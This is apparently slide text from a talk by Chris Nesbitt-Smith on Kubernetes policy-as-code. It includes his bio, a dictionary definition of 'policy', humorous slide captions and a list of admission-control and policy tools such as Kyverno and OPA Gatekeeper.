
9

What if…


Update policy…


Update policy...

Daily!?




easy





Chris Nesbitt-Smith

- Learnk8s & ControlPlane - Instructor+consultant
- esynergy - Digital Transformation Consultant
- Crown Prosecution Service (UK gov) - Consultant
- Opensource




DANGER
WRONG WAY
TURN BACK
3M Authorized
SmartSign.com • Part # 2C0R


policy


noun [C]

UK /ˈpɒl.ə.si/ US /ˈpɑː.lə.si/

a set of ideas or a plan of what to do in particular situations that has been agreed to officially by a group of people, a business organization, a government, or a political party


YOU SHALL NOT PASS!






Policy, as `<code/>`?


Admission Control | Anchore | Apparmor | Azure Policy | Checkov | Istio | jspolicy | K-rail | Kopf | Kubewarden | Kyverno | Network Policy | OPA Gatekeeper | Opslevel | Polaris | Prisma Cloud | Qualys | Rego | Regula | Seccomp | SeLinux | Sentinel | ServiceControlPolicy | Sysdig | TiDB

SHIFT ⬅?



